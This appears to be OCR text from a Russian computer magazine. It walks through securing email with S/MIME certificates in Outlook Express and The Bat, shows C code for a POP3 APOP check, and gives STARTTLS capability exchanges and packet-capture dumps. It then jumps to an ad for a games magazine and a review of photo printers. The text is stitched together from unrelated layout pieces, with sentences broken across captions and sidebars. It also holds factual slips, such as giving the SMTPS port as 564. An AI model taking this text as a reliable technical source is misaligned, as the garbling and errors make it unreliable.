TLS ЗАЩИЩАЕТ КАК ПЕРЕДАВАЕМЫЕ ДАННЫЕ, ТАК И ПРОЦЕСС АУТЕНТИФИКАЦИИ (STLS ДАЕТСЯ ДО КАКОЙ-ЛИБО ДРУГОЙ КОМАНДЫ). ОДНАКО, ПОСКОЛЬКУ В БОЛЬШИНСТВЕ СЛУЧАЕВ ИСПОЛЬЗУЕТСЯ САМОПОДПИСАННЫЙ СЕРТИФИКАТ, ВЕРОЯТНОСТЬ АТАКИ ПОЛНОСТЬЮ НЕ УСТРАНЯЕТСЯ. АТАКУЮЩИЙ, ВСТАВШИЙ МЕЖДУ КЛИЕНТОМ И СЕРВЕРОМ, МОЖЕТ ПОПЫТАТЬСЯ ПОДСУНУТЬ СОБСТВЕННЫЙ СЕРТИФИКАТ, ХОТЯ ПОДОБНЫЙ ТИП АТАКИ СУЩЕСТВЕННО СЛОЖНЕЕ В РЕАЛИЗАЦИИ. КЛИЕНТ, ОСОБЕННО ПРОИЗВОДЯЩИЙ ПОДКЛЮЧЕНИЕ ВПЕРВЫЕ, ВЫНУЖДЕН ПРИНЯТЬ ПРЕДУПРЕЖДЕНИЕ. ПОЭТОМУ НЕ СТОИТ ОТКАЗЫВАТЬСЯ ОТ БЕЗОПАСНОЙ АУТЕНТИФИКАЦИИ ДАЖЕ ПРИ ИСПОЛЬЗОВАНИИ TLS.

ряющего центра установлен в списке корневых доверенных сертификатов учетной записи Алисы и Боба):

1 ЗАПРАШИВАЕШЬ СЕРТИФИКАТ ДЛЯ ЭЛЕКТРОННОЙ ПОЧТЫ: START → RUN → HTTP://IP\_ЦЕНТРА\_CERT/CERTSRV.

2 ВЫБИРАЕШЬ ОПЦИЮ REQUEST A CERTIFICATE, ЖМЕШЬ NEXT.

3 ВЫБИРАЕШЬ E-MAIL PROTECTION CERTIFICATE, ЖМЕШЬ NEXT.

4 ЗАПОЛНЯЕШЬ ПОЛЯ NAME И E-MAIL (ОСТАЛЬНЫЕ ПО ЖЕЛАНИЮ).

Будь внимателен, указывая электронный адрес. Он должен точно совпадать с обратным адресом отправителя (тем, который подставится

в поле «Кому», когда получатель нажмет кнопку «Ответить»). Если он не будет совпадать, почтовый клиент не даст поставить цифровую подпись.

5 НАЖИМАЕШЬ SUBMIT И ДАЛЕЕ YES.

6 ОТКРЫВАЕШЬ ОСНАСТКУ CERTIFICATION AUTHORITY НА КОМПЬЮТЕРЕ, НА КОТОРОМ УСТАНОВЛЕН ЦЕНТР СЕРТИФИКАЦИИ, И ВЫДАЕШЬ ТОЛЬКО ЧТО ЗАПРОШЕННЫЙ СЕРТИФИКАТ.

7 ПОЛУЧАЕШЬ ЗАПРОШЕННЫЙ СЕРТИФИКАТ С КОМПЬЮТЕРА АЛИСЫ. ДЛЯ ЭТОГО ЗАХОДИШЬ НА СТРАНИЧКУ HTTP://IP\_ЦЕНТРА\_CERT/CERTSRV/CERTCKPN.ASP, ВЫБИРАЕШЬ НУЖНЫЙ ЗАПРОС И ЖМЕШЬ NEXT.

8 ВЫБИРАЕШЬ INSTALL THIS CERTIFICATE И ЖМЕШЬ YES.

Реализация APOP (фрагмент кода взят из собственного POP3-сервера)

```
int do_apop(struct authinfo * ai, void * arg){
#define param ((POP *)arg)
    char digest1[16];
    char digest2[16];
    MD5_CTX Context;

    if(!ai->clearpasswd) return 202;
    MD5Init(&Context);
    MD5Update(&Context, param->banner, strlen(param->banner));
    MD5Update(&Context, ai->clearpasswd, strlen(ai->clearpasswd));
    MD5Final(digest1, &Context);
    scan_digest(param->pop_parm[2], digest2, 16);
    if(memcmp(digest1, digest2, 16)) return 203;
    return callback_func(ai, arg);

/* callback_func должна определить расположение mailbox/maildrop и uid/gid пользователя по
authinfo*/
#undef param
}

...

char * name = p->pop_parm[1];
char digest[16];

...

(void)strncpy(p->user, name, MAXUSERNAMELEN-1);

if((res = scan_digest(p->pop_parm[2], digest, 16)) != 16)
    return pop_msg(p, POP_FAILURE, "Invalid APOP digest");
if(!auth_getuserinfo("pop3", name, do_apop, p)){
    p->auth = COURIER_APOP;
```

(1)

Теперь проверь, что в списке сертификатов учетной записи Алисы в категорию Personal добавился новый сертификат. Для этого:

- 1 START → RUN → MMC. НАЖИМАЕШЬ ENTER.
- 2 ДАЛЕЕ FILE, TAM ADD/REMOVE SNAP-IN И В ОКОШКЕ ADD.
- 3 ВЫБИРАЕШЬ CERTIFICATES И ЖМЕШЬ ADD.
- 4 ОСТАВЛЯЕШЬ ОПЦИЮ MY USER ACCOUNT И ЖМЕШЬ FINISH.
- 5 ДАЛЕЕ CLOSE И ОК.
- 6 СМОТРИШЬ ВЕТВЬ CERTIFICATES — CURRENT USER \ PERSONAL \ CERTIFICATES.
- 7 В ОКНЕ СПРАВА ДОЛЖЕН ПОЯВИТЬСЯ ТОЛЬКО ЧТО УСТАНОВЛЕННЫЙ СЕРТИФИКАТ (ЕСЛИ ДО ЭТОГО НЕ УСТАНОВЛИВАЛ СЕРТИФИКАТЫ ПОЛЬЗОВАТЕЛЯ, ЭТО БУДЕТ ПЕРВЫЙ ИЛИ ВТОРОЙ ЛИЧНЫЙ СЕРТИФИКАТ ПОСЛЕ СЕРТИФИКАТА EFS, КОТОРЫЙ СОЗДАЕТСЯ АВТОМАТИЧЕСКИ ПРИ ШИФРОВАНИИ ФАЙЛА).
- 8 ДАЛЕЕ ДВОЙНОЙ КЛИК НА СЕРТИФИКАТЕ, И УБЕЖДАЕШЬСЯ, ЧТО НА ЗАКЛАДКЕ

GENERAL УКАЗАННА ЦЕЛЬ: PROTECTS E-MAIL MESSAGES.

9 НА ЗАКЛАДКЕ DETAILS МОЖНО ПОСМОТРЕТЬ, КОМУ ВЫДАН СЕРТИФИКАТ И КАКОЙ ЭЛЕКТРОННЫЙ АДРЕС ОН ПОДТВЕРЖДАЕТ.

Обрати внимание на строчку «You have a private key that corresponds to this certificate». Это значит, что сертификат содержит пару «открытый/закрытый ключ».

С центром сертификации разобрались. Теперь посмотрим настройки популярных почтовых клиентов. Начнем с подписывания электронных писем в Outlook Express. Исходим из того, что учетная запись создана и в ее свойствах в поле «Email address» установлен адрес электронной почты, для которого ты получил сертификат.

Создаешь письмо (если в почтовом клиенте несколько учетных записей, выбираешь для отправки ту, для которой есть сертификат), заполняешь необходимые поля и жмешь «Sign» или в меню Tools выбираешь Digitally Sign. И отправляешь. Теперь письмо (если смотреть в отправленных) подписано соответствующей пиктограммой в виде печати на конверте.

Когда Боб получит это письмо, то заметит, что оно имеет цифровую подпись. Если у Боба в списке доверенных корневых сертификатов нет

ЦС, у которого Алиса получила свой сертификат, пиктограмма подписи будет с красным кружком и появится предупреждение безопасности.

Теперь настроим The Bat для использования сертификатов:

- 1 ОТКРЫВАЕШЬ THE BAT, В МЕНЮ СВОЙСТВА → ПАРАМЕТРЫ S/MIME И РЕАЛИЗАЦИЯ S/MIME, ВЫБИРАЕШЬ S/MIME MICROSOFT CRYPTAPI.
- 2 КРИПТОПРОВАЙДЕРА, АЛГОРИТМЫ ШИФРОВАНИЯ И ПОДПИСИ ОСТАВЛЯЕШЬ ПО УМОЛЧАНИЮ.
- 3 ВКЛЮЧАЕШЬ ОПЦИИ «ПОМНИТЬ СВЯЗИ E-MAIL АДРЕСОВ С СЕРТИФИКАТАМИ ДЛЯ ПОДПИСИ» И «ПОМНИТЬ СВЯЗИ E-MAIL АДРЕСОВ С СЕРТИФИКАТАМИ ДЛЯ ШИФРОВАНИЯ» И НАЖИМАЕШЬ ОК.
- 4 ДАЛЕЕ ЗАХОДИШЬ В МЕНЮ ЯЩИК → СВОЙСТВА ПОЧТОВОГО ЯЩИКА → ЗАКЛАДКА ПАРАМЕТРЫ.
- 5 В ГРУППЕ РЕДАКТОР ПИСЕМ УБИРАЕШЬ ОПЦИЮ АВТО — OPENPGP И ОСТАВЛЯЕШЬ АВТО — S/MIME, НАЖИМАЕШЬ ОК.

Далее, чтобы добавить электронную подпись, после создания письма заходи в меню «Криптография и безопасность» и выбирай «Подписать перед отправкой».

→ **шифровка.** Теперь зашифруем письмо. Для этого у нас должен быть открытый ключ Боба. Получить его можно, экспортировав личный сертификат Боба (закрытый ключ при этом не экспортируется) в файл, передать этот файл Алисе той же электронной почтой (уже можешь подписать это письмо цифровой подписью), так как с помощью перехваченного сертификата можно шифровать почту, которую потом может расшифровать Боб, но нельзя расшифровать почту, зашифрованную с помощью этого сертификата.

- 1 В ОШНАСТКЕ CERTIFICATES В ВЕТКЕ CERTIFICATES — CURRENT USER \ PERSONAL \ CERTIFICATES ПРАВИЛЬНЫЙ КЛИК НА СЕРТИФИКАТЕ БОБА (ДЛЯ ЦЕЛЕЙ PROTECTS E-MAIL MESSAGES), ALL TASKS, ДАЛЕЕ EXPORT.
- 2 ЖМЕШЬ ТРИ РАЗА NEXT, ДАЛЕЕ УКАЗЫВАЕШЬ НАЗВАНИЕ ЭКСПОРТИРУЕМОГО ФАЙЛА, НАЖИМАЕШЬ NEXT → FINISH И ОК.
- 3 ДОСТАВЛЯЕШЬ ЭТОТ ФАЙЛ НА КОМПЬЮТЕР АЛИСЫ.

На компьютере Алисы делаешь следующее (для Outlook Express):

- 1 ОТКРЫВАЕШЬ OUTLOOK EXPRESS, В МЕНЮ TOOLS → ADDRESS BOOK.
- 2 В МЕНЮ FILE → NEW CONTACT.
- 3 НА ЗАКЛАДКЕ NAME ЗАПОЛНЯЕШЬ ИМЯ И ЭЛЕКТРОННЫЙ АДРЕС БОБА.
- 4 НА ЗАКЛАДКЕ DIGITAL IDS В SELECT AN E-MAIL ADDRESS ВЫБИРАЕШЬ ТОЛЬКО ЧТО ВВЕДЕННЫЙ АДРЕС И НАЖИМАЕШЬ IMPORT.
- 5 НАХОДИШЬ ФАЙЛ, В КОТОРОМ НАХОДИТСЯ ЭКСПОРТИРОВАННЫЙ РАНЕЕ СЕРТИФИКАТ БОБА, И НАЖИМАЕШЬ OPEN.
- 6 НАЖИМАЕШЬ ОК И ЗАКРЫВАЕШЬ АДРЕСНУЮ КНИГУ.

Все, теперь можешь и подписывать, и шифровать письма Бобу. Для этого достаточно на созданном письме либо пиктограммами, либо через меню Tools с опциями Encrypt и Digitally Sign включить опции подписи и шифрования.

Чтобы отправить зашифрованное письмо с помощью The Bat, не нужно добавлять получателя в адресную книгу и связывать с ним сертификат, так как при отправке письма автоматически производится поиск необходимого сертификата в личных сертификатах учетной записи пользователя. Поэтому нужно установить сертификат Боба (который ранее экспортировали с его компьютера) в список личных сертификатов. Для этого:

- 1 НА ФАЙЛЕ С СЕРТИФИКАТОМ ДВОЙНОЙ КЛИК.
- 2 ВЫБИРАЕШЬ INSTALL CERTIFICATE.
- 3 ДВА РАЗА NEXT И FINISH.
- 4 ЗАКРЫВАЕШЬ ОКОШКО С СООБЩЕНИЕМ ОБ УСПЕШНОМ ИМПОРТЕ — ОК.

Если согласишься на свойства сертификата Боба, который экспортировали для учетной записи Алисы, то сообщения «You have a private key that corresponds to this certificate» на закладке General не увидишь. Это потому, что у Алисы есть только открытый ключ Боба и нет закрытого.

На картинках видно, что будет с письмом Алисы, если нехороший администратор решит установить на пути прохождения письма снифер и поймать SMTP-трафик. Как видишь, расшифровать текст без сертификата Боба с закрытым ключом или незаметно внести измене-

## о протоколе IMAP

ПРОТОКОЛ POP3 ПОДРАЗУМЕВАЛ, ЧТО ПОЛЬЗОВАТЕЛЬ ЗАБИРАЕТ ПОЧТУ С ПОЧТОВОГО СЕРВЕРА НА СВОЙ КОМПЬЮТЕР, А ЗАТЕМ ЛОКАЛЬНО ЕЕ ОБРАБАТЫВАЕТ, РАСКЛАДЫВАЕТ ПО ПАПОЧКАМ И ЧИТАЕТ. ПРОТОКОЛ IMAP ПОДРАЗУМЕВАЕТ, ЧТО ВСЕЙ ОБРАБОТКОЙ ПОЧТЫ, ВКЛЮЧАЯ РАСКЛАДКУ ПО ПАПОЧКАМ, ПОИСК СООБЩЕНИЙ, УПРАВЛЕНИЕ ВЛОЖЕННЫМИ В НИХ ФАЙЛАМИ И СОРТИРОВКУ ПО РАЗЛИЧНЫМ КРИТЕРИЯМ, ЗАНИМАЕТСЯ ПОЧТОВЫЙ СЕРВЕР. ТО ЕСТЬ ВСЯ ПОЧТА ЛЕЖИТ НА СЕРВЕРЕ, А КЛИЕНТСКАЯ ПРОГРАММА ЯВЛЯЕТ СОБОЙ ПРОСТЕНЬКИЙ ИНТЕРФЕЙСИК К БОГАТЫМ ВОЗМОЖНОСТЯМ ПОЧТОВОГО СЕРВЕРА ПО ПРОТОКОЛУ IMAP. ЭТО БЫЛО НЕОБХОДИМО, ЧТОБЫ ОБЛЕГЧИТЬ ЖИЗНЬ ХИЛЕНЬКИМ ПЕРСОНАЛКАМ, ИМЕВШИМСЯ НА МОМЕНТ ПОЯВЛЕНИЯ ПРОТОКОЛА (1988 ГОД). ЕДИНСТВЕННЫМ ПРИЛОЖЕНИЕМ, СООТВЕТСТВУЮЩИМ ИДЕОЛОГИИ IMAP, СТАЛА ПРОГРАММА «PINE», КОТОРАЯ АКТИВНО ИСПОЛЬЗУЕТСЯ В АКАДЕМИЧЕСКИХ СЕТЯХ. IMAP ДЕЙСТВИТЕЛЬНО УДОБЕН В ТЕРМИНАЛ-КЛАССАХ, ГДЕ У СТУДЕНТОВ НЕТ ВЫДЕЛЕННЫХ ПЕРСОНАЛОК, ТОЛЬКО ТЕРМИНАЛЫ.

ПОСКОЛЬКУ ДРУГИЕ ПРИЛОЖЕНИЯ ВСЕ РАВНО ПОДДЕРЖИВАЛИ ПРОТОКОЛ POP3, ТО СМЫСЛА ДЕЛАТЬ «КУЦЮЮ» ФУНКЦИОНАЛЬНОСТЬ НЕ БЫЛО, ПОЭТОМУ НИ ОДНА ИЗ РАСПРОСТРАНЕННЫХ СЕТЕВЫХ ПРОГРАММ ФАКТИЧЕСКИ НЕ ИСПОЛЬЗУЕТ БОГАТЫЙ ФУНКЦИОНАЛЬНЫЙ НАБОР IMAP, РЕАЛИЗУЯ РАБОТУ С ПОЧТОЙ ЛОКАЛЬНО. ПОЯВИВШИЕСЯ В ПОСЛЕДСТВИИ ПОЧТОВЫЕ ВЕБ-ИНТЕРФЕЙСЫ ПОЗВОЛИЛИ УПРАВЛЯТЬ ПОЧТОЙ ЧЕРЕЗ СТАНДАРТНЫЙ БРАУЗЕР. ТАКИМ ОБРАЗОМ, В НАСТОЯЩЕЕ ВРЕМЯ СМЫСЛА ИСПОЛЬЗОВАТЬ ПРОТОКОЛ IMAP НЕТ, ТАК КАК ИЗБЫТОЧНЫЙ ФУНКЦИОНАЛ ВСЕГДА ПРИВОДИТ К ПРОБЛЕМАМ С БЕЗОПАСНОСТЬЮ КОДА.

ПО ЭТОЙ ПРИЧИНЕ IMAP НЕ БУДЕМ РАЗБИРАТЬ ОТДЕЛЬНО, НО К НЕМУ ОТНОСИТСЯ ВСЕ ТО, ЧТО СКАЗАНО О ПРОТОКОЛЕ POP3.



File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear Apply

No. -	Time	Source	Destination	Protocol	Info
33	18.772153	192.168.190.200	192.168.190.128	SMTP	Response: 35
34	18.772477	192.168.190.128	192.168.190.200	SMTP	Message Body
35	18.937980	192.168.190.200	192.168.190.128	TCP	smtp > 1085
36	18.947801	192.168.190.128	192.168.190.200	SMTP	EOM:

File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear Apply

No. -	Time	Source	Destination	Protocol	Info
12	70.765176	192.168.190.128	192.168.190.200	SMTP	Command: RCP
13	70.765180	192.168.190.200	192.168.190.128	SMTP	Response: 25
14	70.765184	192.168.190.128	192.168.190.200	SMTP	Command: DAT
15	70.765188	192.168.190.200	192.168.190.128	SMTP	Response: 35
16	70.765192	192.168.190.128	192.168.190.200	SMTP	Message Body

230	63	72	6F	73	6F	66	74	20	4F	75	74	6C	6F	6F	6B	20	crosoft	Out look
240	45	78	70	72	65	73	73	20	36	2e	30	30	2e	32	38	30	Express	6.00.280
250	30	2e	31	31	30	36	0d	0a	58	2d	4d	69	6d	65	4f	4c	0.1106..	X-MimeOL
260	45	3a	20	50	72	6F	64	75	63	65	64	20	42	79	20	4d	E: Produ	ced By M
270	69	63	72	6F	73	6F	66	74	20	4d	69	6d	65	4f	4c	45	icrosoft	MimeOLE
280	20	56	36	2e	30	30	2e	32	38	30	30	2e	31	31	30	36	V6.00.2	800.1106
290	0d	0a	0d	0a	4d	49	41	47	43	53	71	47	53	49	62	33	....MIAG	CSqGSIb3
2a0	44	51	45	48	41	36	43	41	4d	49	41	43	41	51	41	78	DQEAH6CA	MIACAQAX
2b0	67	67	47	61	4d	49	48	4b	41	67	45	41	4d	48	51	77	gGAMHMK	AgEAMH2w
2c0	5a	6a	45	6b	4d	43	49	47	43	53	71	47	53	49	62	33	ZjEkMCIG	CSqGSIb3
2d0	44	51	45	4a	41	52	59	56	59	57	52	74	61	57	35	41	DQEAJARYV	YWRtaw5A
2e0	0d	0a	64	48	4a	68	61	37	35	36	62	32	35	6c	4c	6d	..dHJhaW	56b251Lm
2f0	4e	73	59	48	4e	7a	4d	51	73	77	43	51	59	44	56	51	NSVXN2MK	SWCQYDVQ
300	51	47	45	77	4a	53	56	54	45	50	4d	41	30	47	41	31	QGEW5VT	EPMAQVQ
310	55	45	42	78	4d	43	54	6d	6c	36	61	47	35	35	4d	51	UEBXMGTM	16ag55Mq
320	34	77	44	41	59	44	56	51	51	4b	45	77	56	44	0d	0a	4WDAVDVQ	QKEWVD..

Сниф зашифрованного письма

ния в него без сертификата Алисы с закрытым ключом будет очень проблематично...  
→ **использование SSL/TLS.** Протоколы S/MIME или PGP исключительно привлекательны. Но, во-первых, эти стандарты не обязательны, и не факт, что респондент их поддерживает. А во-вторых, шифрование в принципе не применимо в некоторых ситуациях, в частности, при отправке письма по нескольким адресам или, особенно, по неопределенному кругу (например в список рассылки). Еще одной сложной задачей является обмен сертификатами или ключами PGP. Самым опасным местом, в котором перехват сообщений наиболее вероятен, являются различные широковещательные сети — офисные, домовые, Wi-Fi, спутниковые каналы связи и иже с ними. То есть письмо может быть перехвачено при доставке на почтовый сервер или получении с него. И есть неплохой способ избежать перехвата на этом участке — зашифровать почтовый трафик между клиентом и сервером, и, желательно, между серверами. Для шифрования трафика может быть использован TLS (Transport Level Security), бывший SSL (Secure Socket Layer). Оба названия неудачны, так как фактически TLS является протоколом сеансового уровня,

то есть находится выше транспортного (TCP), но ниже уровня представления, к которому относятся сокеты прикладного (SMTP, POP3, HTTP и т.д.) уровня. Практически любой протокол прикладного уровня можно пустить поверх TLS.  
Поверх транспортного уровня (TCP) между клиентом и сервером устанавливается соединение. Криптография протокола так же основывается на сертификатах. Клиент проверяет сертификат сервера и с его помощью передает сеансовый ключ, который используется для шифрования трафика. Опционально TLS может использовать сертификат клиента для аутентификации доступа. После установки защищенного соединения поверх него пускается прикладной трафик. Для работы прикладного протокола поверх TLS обычно выделяется отдельный порт и к названию протокола добавляется буква s (secure), например HTTPs (TCP/443), POP3s (TCP/995), SMTPs (TCP/564). Организовать работу серверного приложения поверх TLS достаточно несложно, даже если приложение не поддерживает TLS. Для этого подойдут утилиты типа stunnel.  
Помимо поддержки TLS по специальному порту, в расширениях протоколов POP3 и SMTP предусмотрена команда STARTTLS (STLS), по которой клиент и сервер на уже существующем соединении начинают согласование TLS и пе-

Сниф незашифрованного письма

реходят в защищенный режим.  
В протоколе POP3 наличие поддержки команды STARTTLS анонсируется сервером через CAPA (опция STLS), в SMTP — через EHLO. Примерно так:


```
telnet mail.example.com 25
<<220 mail.example.com ESMTP
>>EHLO me
<<250- mail.example.com
<<250-PIPELINING
<<250-SIZE 10240000
<<250-ETRN
<<250-STARTTLS
<<250 8BITMIME

telnet mail.example.com 110
<<+OK 3APA3A/POP3-3.0-beta
<8231.1158097553@mail.example.com>
>>capa
<<+OK Capability list:
<<TOP
<<USER
<<APOP
<<AUTH
<<UIDL
<<STLS
<<.
```

Анонсирование STARTTLS через EHLO позволяет использовать TLS

и для соединения между двумя SMTP-серверами. В таком случае TLS автоматически используется, если соответствующая опция анонсируется. Некоторые SMTP-серверы не анонсируют TLS, хотя и поддерживают ее. Это связано с тем, что в большинстве случаев сервер использует самоподписанный, а не купленный сертификат. Кроме того, если на сервере находится несколько почтовых доменов, то неизвестно, по какому имени сервера пришел клиент и совпадает ли это имя с именем в сертификате. Поэтому анонсирование поддержки TLS может привести к проблемам с доставкой почты, если другая сторона чересчур щепетильно относится к проверке сертификата.  
Аналогичные проблемы могут возникнуть и при доступе к серверу через клиентское приложение. Если, например, сертификат выдан на сервер pop.example.com, а в настройках почтовой программы указать mail.example.com или просто IP-адрес, то клиентское приложение должно выдать ошибку или предупреждение о несовпадении сертификатов. Поэтому при доступе по TLS следует заранее поинтересоваться, какое имя сервера указывать в настройках почтовой программы

СПЕЦИАЛЬНОЕ



**КРИС КАСПЕРОВ**  
САМЫЙ ИЗВЕСТНЫЙ В КОМПЬЮТЕРНОМ СООБЩЕСТВЕ ГРЫЗУН. ЭТОТ ЧЕЛОВЕКООБРАЗНЫЙ ХАКЕР ТОЧИТ ВСЕ — НАЧИНАЯ ОТ БЕЗОБИДНЫХ ПРОГРАММ И ЗАКАНЧИВАЯ КРЕПКИМ КОМПЬЮТЕРНЫМ ЖЕЛЕЗОМ. НЕ ПОПАДАЙСЯ ЕМУ ПОД ХВОСТ!

ОТ КОГО ЗАЩИЩАЕМСЯ

Защита — дело, безусловно, полезное, но главное в нем — не переусердствовать. Нужно ли принимать меры по усилению безопасности электронной почты? Прежде чем ответить «да», нужно определиться: а от кого защищаемся? Сосед по лестничной площадке не прочитает переписку в любом случае (если только незашифрованный трафик физически не проходит через него), а хакеры, проявившие интерес к чьей-то персоне/организации, скорее всего прибегнут к атаке на клиентскую машину, перехватывая содержимое письма прежде, чем оно будет зашифровано. Использование стойких механизмов аутентификации, цифровых подписей и шифрования затрудняет атаку, но отнюдь не делает ее невозможной. И к тому же достается все это отнюдь не бесплатно в плане юзабилити, процессорного времени и сетевого трафика.





## В КАЖДОМ НОМЕРЕ:

- **ДВА** двухслойных DVD (общий объем 17 Gb);
- **ДВА** постера;
- **ДВЕ** наклейки!!!

## NEVERWINTER NIGHTS 2

Красиво, захватывающе, динамично. Самое удачное воплощение правил Dungeons & Dragons 3.5 в компьютерных играх.

## COMPANY OF HEROES

Переворот в жанре: лучшая стратегия 2006 года от создателей Homeworld и Warhammer 40.000: Dawn of War.

## BIOSHOCK

Таким мог бы стать System Shock 3...

## GTR 2

Чертовски достоверный автомобильный симулятор!

## А ТАКЖЕ:

- **Превью:** Assassin's Creed, Bioshock, «Войны Древности: Спарта», Rayman Raving Rabbids, «Братва и Кольцо», Drakensang, Grotesque: Heroes Hunted, «Отель «У погибшего альпиниста», Need for Speed Carbon...
- **Рецензии** на Company of Heroes, «The Sims 2: Питомцы», GTR 2, FIFA 07, LEGO Star Wars II, The Ship, Joint Task Force, «В Тылу Врага 2», Broken Sword: The Angel of Death, Call of Juarez, El Matador, Paraworld, Safecracker, GTI Racing, NHL 07, «Альянс: Двойной Удар», American Chopper 2, «Черный Корсар», Dragon's Lair HD...

**И многое-многое другое!**



## hard

## home made photos

ДОМАШНИЕ ФОТОПРИНТЕРЫ ДЛЯ ОТЛИЧНЫХ СНИМКОВ

СЕРГЕЙ НИКИТИН

## СПИСОК ТЕСТИРУЕМОГО ОБОРУДОВАНИЯ:

Epson PictureMate 500

Hewlett-Packard PhotoSmart 420

Hewlett-Packard PhotoSmart 475

Kodak EasyShare 500

Lexmark P450

Samsung SPP-2020

Samsung SPP-2040

Принтеры, которые мы сегодня будем тестировать, предназначены специально для печати фотоснимков. Кроме высокого качества отпечатков, их отличает и масса дополнительных функций: автономная от компьютера работа, наличие дополнительных интерфейсов, поддержка печати с карт памяти и других носителей, возможность редактировать изображение прямо на принтере и многое другое. Естественно, эти устройства стоят дороже, чем домашние принтеры но, учитывая широкую распространенность цифровых фотоаппаратов и телефонов со встроенными камерами, можно утверждать, что они найдут своих покупателей. Согласись, что гораздо удобнее распечатывать фотки у себя дома, чем тащиться в фотомастерскую.

→ **технология.** Девайсы из этого обзора можно разделить на два типа, взяв за основу принцип печати, используемый в них. Большая часть использует классическую струйную печать, меньшая — термосублимационную. Струйная печать основана на нанесении капель краски на бумагу. Выходят они через сопла печатающей головки картриджа. Чтобы их оттуда извлечь, применяются две технологии: термоструйная (нагревательный элемент передает тепло порции краски, и та, расширяясь, выстреливает из сопла) и пьезоэлектрическая (пьезоэлектрики изменяются в объеме под воздействием напряжения, и благодаря этому краска выталкивается из сопла). Термоголовка быстро изнашивается, поэтому ее встраивают в картридж, и при окончании чернил на свежем картридже уже имеется новая печатающая головка. Пьезоголовка более живуча, обычно ее можно заменить только в сервис-центре. Картриджи для пьезоструйников представляют собой баллон с краской и защитный чип, который нужен, чтобы в головку не попали поддельные некачественные чернила, легко ее засоряющие. Технология термосублимационной печати несколько иная. Ее смысл заключается в переносе твердого красителя на фотобумагу. Краситель находится на ленте, которая протягивается между бумагой и термоголовкой (массивом нагревательных микрорезисторов). Чем больше ток, тем больше температура определенного элемента головки, и тем больше краски испаряется с ленты и оседает (сублимируется) на бумаге. То есть оттенок и размер получаемого на бумаге пятна изменяется вместе с температурой головки. Струйный принтер выдает капли одного минимального

размера и оттенка (количество оттенков капли равно количеству баллонов с разной краской в картридже, а размер капли зависит от особенностей головки). Чтобы сделать изображение темнее, принтер выстреливает больше капель (некоторые принтеры имеют для этого специальные сопла для больших капель), а чтобы сделать его светлее, между каплями краски на бумаге оставляется значительное расстояние. Из-за этого придирчивый пользователь замечает характерную зернистость. За счет более широких возможностей создания на бумаге пятен разных оттенков сублимационный принтер с гораздо меньшим разрешением, чем у струйного конкурента, может давать лучший результат.

Кроме того, хотелось бы отметить некоторые общие особенности протестированных устройств. Если раньше от принтера требовалось только одно — печатал бы, и ладно, то сейчас эти устройства обладают кучей дополнительных опций. Основная — это возможность автономной работы. То есть компьютер теперь не обязателен. Эти устройства оснащены кард-ридерами, поддерживают интерфейс PictBridge и другие, так что напечатать фото с цифровой камеры или телефона теперь можно и без посредничества ПК. Кстати, не забыт тут и популярный «Синий зуб» — хотя и далеко не все принтеры имеют встроенный адаптер, но вот его поддержкой обладают почти все. То есть если ты прикупишь USB Bluetooth-модуль и вставишь его в принтер, то сможешь печатать и по этому протоколу. А устройство от Kodak таким образом способно работать даже с Wi-Fi. Без ПК картинку можно не просто распечатать — встроенные ЖК-экраны позволяют просмотреть нужные изображения и при необходимости их подредактировать: убрать красные глаза, изменить размер и так далее. Стоит отметить, что работу с принтером можно начать сразу после его установки: все устройства комплектуются картриджами, набором фотобумаги, а некоторые и USB-кабелем. То есть на комплект поставки следует обращать внимание.

→ **методика тестирования.** После подключения принтера к ПК и установки всего необходимого ПО (если это возможно), мы распечатывали тестовую страницу. Потом, выставив наивысшее качество печати, печатали тестовую фотографию размером 10x15 без полей (на фирменной фотобумаге производителя). При этом замерялось время от нажатия кнопки Print до полного выхода отпечатка (делалось это потому, что некоторые модели довольно долго о чем-то размышляют перед тем, как приступить непосредственно к печати). Еще мы обращали внимание на шум, издаваемый устройством. Отпечаток оценивался по таким параметрам, как яркость, контрастность, правильность цветопередачи, отсутствие зернистости, полос и прочих артефактов. После этого на свежее испеченное изображение капалось немного воды, и предпринималась попытка смазать его, чтобы проверить стойкость отпечатка к размытию. После завершения непосредственно тестовой части оценивался дизайн принтера и его дополнительные функции и возможности, такие как автономная от ПК работа и так далее.

**Редакция выражает благодарность за предоставленное на тестирование оборудование** российским представительствам компаний HP, Epson, Samsung, Kodak, Lexmark.



## LEXMARK P450

(\$250) 7 баллов

МАКС. РАЗРЕШЕНИЕ, DPI: 4800x1200

СКОРОСТЬ ПЕЧАТИ (10X15), С: 153

ЕМКОСТЬ ЛОТКА ДЛЯ БУМАГИ, ШТ: 30

ДОПОЛНИТЕЛЬНО: работа с CompactFlash II, SmartMedia, Sony Memory Stick, Memory Stick Pro, Memory Stick Duo, Memory Stick Duo Pro, SD, MiniSD, MMC, xD, запись CD и печать с CD, печать без полей, редактирование изображений

ИНТЕРФЕЙС: USB, PictBridge, Bluetooth (требуется дополнительный адаптер)

ГАБАРИТЫ, ММ: 153x276x235

ВЕС, КГ: 2.95

→ **плюсы.** Самый автономный принтер в нашем обзоре! Он поддерживает популярный формат PictBridge, позволяющий печатать напрямую с совместимых устройств, имеет порт USB, благодаря которому может работать с флешками, может оснащаться Bluetooth-адаптером (следовательно, и печатать через этот интерфейс), совместим

с кучей карт памяти, а также имеет оптический привод CD-R — может печатать с соответствующих дисков или записывать с CD на флешки, карты памяти и наоборот. Имеется небольшой ЖК-экран, на котором можно проводить доредакционную подготовку фотографий: устранение эффекта красных глаз, поворот кадров, коррекция цвета, кадрирование. Меню принтера простое, разобраться в нем труда не составит. Качество отпечатка порадовало: цвета яркие и сочные, фотография получается четкой. В комплект поставки входит пачка фотобумаги.

→ **минусы.** К сожалению, нацело отсутствует возможность подключения к ПК. Печать снимка длится долго, более трех минут, причем существенная часть времени уходит не собственно на печать, а на некие раздумья принтера о жизни. Отпечаток очень сильно подвержен размытию, даже по прошествии некоторого времени.



## HEWLETT-PACKARD PHOTOSMART 420

(\$300) 9 баллов

МАКС. РАЗРЕШЕНИЕ, DPI: n/a

СКОРОСТЬ ПЕЧАТИ (10X15), С: 120

ЕМКОСТЬ ЛОТКА ДЛЯ БУМАГИ, ШТ: 20

ДОПОЛНИТЕЛЬНО: фотокамера в комплекте

ИНТЕРФЕЙС: USB, Bluetooth (требуется дополнительный адаптер)

